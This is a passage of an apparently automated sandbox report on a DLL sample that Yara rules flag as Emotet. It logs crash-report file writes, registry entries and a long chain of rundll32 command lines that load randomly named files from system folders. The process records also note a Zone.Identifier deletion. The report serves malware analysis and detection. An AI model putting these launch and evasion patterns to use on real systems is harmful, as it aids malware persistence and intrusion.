C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	258	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 36 00 31 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 37 00 31 00 30 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 37 00 36 00 35 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 37 00 36 00 35 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22 00 31 00 22	<.P.r.o.c.e.s.s. .A.s.I.d.=.". 3.6.1.". .P.I.D.=.".7.1.0.0.". .U.p.t.i.m.e.M.S.=.".7.6.5.". .T.i.m.e.S.i.n.c.e.C.r.e.a.t. i.o.n.M.S.=.".7.6.5.". .S.u.s. p.e.n.d.e.d.M.S.=.".0.". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d.=.".1."	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i. n.e.s.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t. i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 39 00 62 00 31 00 31 00 32 00 33 00 35 00 30 00 2d 00 64 00 66 00 62 00 30 00 2d 00 34 00 38 00 34 00 31 00 2d 00 62 00 30 00 66 00 39 00 2d 00 33 00 33 00 39 00 35 00 33 00 32 00 35 00 64 00 65 00 64 00 31 00 35 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.9.b.1.1.2.3.5.0.-.d.f.b.0.-.4.8.4.1.-.b.0.f.9.-.3.3.9.5.3.2.5.d.e.d.1.5.<./.G.u.i.d.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 31 00 2d 00 32 00 36 00 54 00 31 00 31 00 3a 00 32 00 30 00 3a 00 34 00 32 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.1.-.2.6.T.1.1.:.2.0.:.4.2.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6D53497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD70C.tmp.xml	unknown	4557	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_874016c5b9dda738fcae96b92993f32a2ecc633_b4806494_128dda85\Report.wer	unknown	2	ff fe	..	success or wait	1	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_874016c5b9dda738fcae96b92993f32a2ecc633_b4806494_128dda85\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	129	6D53497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_874016c5b9dda738fcae96b92993f32a2ecc633_b4806494_128dda85\Report.wer	unknown	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 34 00 30 00 32 00 34 00 32 00 32 00 31 00 37 00 34 00	M.e.t.a.d.a.t.a.H.a.s.h.=.4.0.2.4.2.2.1.7.4.	success or wait	1	6D53497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{891601bc-0bfc-f198-b5cd-6bc6d2fa3689}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6D5536BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6D551FB2	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 9E C5 A3 72 02 00 00 00 00 00 00 3C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6D551FE8	RegSetValueExW

Analysis Process: rundll32.exe PID: 6620 Parent PID: 7100

General

Start time:	12:20:45
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\zGeK5so94c.dll,Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000004.00000002.678150026.00000000729E1000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 1000 Parent PID: 6620

General

Start time:	12:20:45
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Desktop\zGeK5so94c.dll',#1
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000005.00000002.679972484.00000000729E1000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\Hbjpd\usib.lxs:Zone.Identifier	success or wait	1	729EEBC4	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6040 Parent PID: 1000

General

Start time:	12:20:46
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hbjpd\usib.lxs',dldZeiafGYsN
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000006.00000002.680588418.00000000729E1000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 5760 Parent PID: 6040

General

Start time:	12:20:46
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\System32\Hbjpd\usib.lxs',#1
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.773552883.00000000729E1000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6848 Parent PID: 568

General

Start time:	12:21:01
Start date:	26/01/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6788 Parent PID: 568

General

Start time:	12:21:10
Start date:	26/01/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6008 Parent PID: 568

General

Start time:	12:21:20
Start date:	26/01/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5132 Parent PID: 5760

General

Start time:	12:21:25
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\System32\Hbjpd\pixmxoo.dll',#1 NAQAAB4AAABIAGIAagBwAGQAXAB1AHMAaQBiAC4AbAB4AHMAAAA=
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UPD6720.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F545A15	GetTempFileNameW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UPD6720.tmp	unknown	4096	c3 da da 19 63 45 2c 86 77 3b e9 fd 24 64 fb b8 07 fe 12 d0 2a 48 13 38 48 68 e8 ae 91 3c ed 82 a3 0f 08 bb 8a ea a9 b0 ab ea 81 1e cc 09 4a 1f 86 d0 ae b5 3f 00 5b c6 cf 16 3f db 5f 98 43 3b 04 6a f0 31 15 94 4f 2a 75 05 67 7d 7a bc d1 c1 0e fd 62 94 38 83 35 0b 41 dc 90 4c 8b e7 3c 29 3e 72 e5 56 a4 71 20 9c a3 b4 0f 87 e6 e2 c3 7c 32 b5 61 e4 06 45 80 2e fb 7d ce c4 69 2c 66 2d d4 21 17 60 82 58 1a cf 0b db ec 03 88 b2 2b 6e 9d dc 91 60 47 42 b8 29 ff 34 aa ca a5 18 10 a0 d8 63 6e 1d c2 70 44 e2 06 84 f0 04 08 00 e2 6b d4 88 eb 5d 81 b0 2d ca 6a 74 0a e7 c5 51 cd d8 34 81 8c d6 f4 3d ac 3d 33 45 11 7d 52 28 90 d3 21 63 c8 c0 4b ca 23 26 ad 27 74 02 ff 90 5b 77 e5 74 50 25 61 2a 28 7f 09 89 e4 b0 2e 10 6e f5 2d e5 49 9e ed 2e a9 d5 59 65 b3 e7 b4 70 8d	....cE,.w;..$d.....*H.8Hh...< .....J.....?.[...?. _.C;.j.1..O*u.g}z.....b.8.5.A. .L..<)>r.V.q .....|2.a..E.. .}..i,f-.!.`.X.....+n...`GB .).4.....cn..pD.....k...]..- .jt...Q..4....=.=3E.}R(..!c ..K.#&.'t...[w.tP%a*(.....n.- .I.....Ye...p.	success or wait	1	6F551176	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\UPD6720.tmp	unknown	122880	ea 98 ea 99 ae 09 a9 d2 4e cd cf 47 a4 d7 a1 76 6b 28 29 7a ac 8b a5 4a f2 4e 67 27 54 9d 2d 12 93 a3 5a 36 dc f1 d3 3f e1 9a 17 07 21 11 0f 7b c1 ba b2 f9 50 5c 97 81 e7 d2 b4 b6 e2 43 88 2c 66 41 5d e8 20 52 88 f6 7d 08 37 ce 9e 77 e6 6e 78 42 77 90 5a 60 6d 1e 44 a5 88 cb f0 99 b8 fb 8f 17 86 2e 2f db 2e 87 6a f3 8d 56 4a 72 de 03 7f 9e be d3 4f 1a 91 9f 10 5f 1f 4b 20 f5 18 1f cb 08 bf cf b5 24 cc 08 1e b3 4a d9 2e f2 85 6f 57 1f a9 8b 7b 32 dc 98 d4 8a 72 ec a3 e3 cb a2 31 7f 36 4d 48 99 51 01 f7 3c 7c 2e 71 52 f5 3d c6 5b ce 6a 46 7a e6 eb cc f1 b0 39 6a 1b d3 ed f3 c3 c4 a8 18 49 99 14 b9 fc 29 6f 1c 39 eb 9f 1b 78 3c 25 2d 0f 83 bb bd 34 c9 09 31 47 ce 8b bf 51 75 91 1a 38 77 3f 1a 34 fc 4a 45 9f 69 c0 f9 65 07 44 3c 71 22 7e b9 b5 4e 30 1e 29 a1	.....N..G...vk()z...J.Ng'T.-...Z6...?....!..{....P\..... .C.,fA]. R..}.7..w.nxBw.Z`m.D. ...../...j..VJr.....O...._.K .....$....J....oW...{2 ....r.....1.6MH.Q..<|.qR.=.[.j Fz.....9j.....I....)o.9...x<%-....4..1G...Qu..8w?.4.JE.i. .e.D<q"~..N0.).	success or wait	1	6F551176	WriteFile
C:\Users\user\AppData\Local\Temp\UPD6720.tmp	unknown	32	a6 0f fc 75 ae 48 01 3b b8 59 c2 30 f1 41 9e c8 65 d2 9e 22 03 0b 25 ea 6d ce cd 7b 91 ad ba b2	...u.H.;.Y.0.A..e.."..%.m..{.. ..	success or wait	1	6F551176	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\Hbjpd\usib.lxs	unknown	126976	success or wait	1	6F55357A	ReadFile

Analysis Process: rundll32.exe PID: 5872 Parent PID: 5132

General

Start time:	12:21:31
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hbjpd\usib.lxs',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6312 Parent PID: 5872

General

Start time:	12:21:34
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hlqxmsfzi\jjvjowsk.xoz',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6132 Parent PID: 6312

General

Start time:	12:21:40
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bdtgy\atyx.hvl',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1260 Parent PID: 6132

General

Start time:	12:21:42
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Cfwgvspim\fwvopx wu.wpy',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6932 Parent PID: 1260

General

Start time:	12:21:44
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\lbbigqfuoubc\tiynxefumvm.j si',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6692 Parent PID: 6932

General

Start time:	12:21:46
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Aziiwkqaqp\dnweyyfur.lyr', Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5360 Parent PID: 6692

General

Start time:	12:21:47
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Uchtpmhcpt\nfuoltapn.fge', Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5504 Parent PID: 5360

General

Start time:	12:21:50
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zvrxg\husq.avr',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 4684 Parent PID: 5504

General

Start time:	12:21:53
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jcoinynbga\etdgpznst.qoo', Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 4940 Parent PID: 4684

General

Start time:	12:22:00
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bfurjavtsbwkajdv\sfvtpwqlhvedlny.xdk',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6048 Parent PID: 4940

General

Start time:	12:22:02
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Msjhyngbojq\bihctgwrjw.jsh',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 4184 Parent PID: 6048

General

Start time:	12:22:05
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mntpro\pwmgi.sow',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 4632 Parent PID: 4184

General

Start time:	12:22:06
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Sioetxuvrihjyxu\wsarziebmecgqp.weo',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 4752 Parent PID: 4632

General

Start time:	12:22:09
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jvotvplywpzb\qwoawgsuzao.fmz',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6568 Parent PID: 4752

General

Start time:	12:22:12
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ofqhxlaxbkixqlny\iogmsr.ktr',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 980 Parent PID: 6568

General

Start time:	12:22:18
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Usfyyrevasc\hoztidaylv.ruq',Control_RunDLL
Imagebase:	0xf50000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

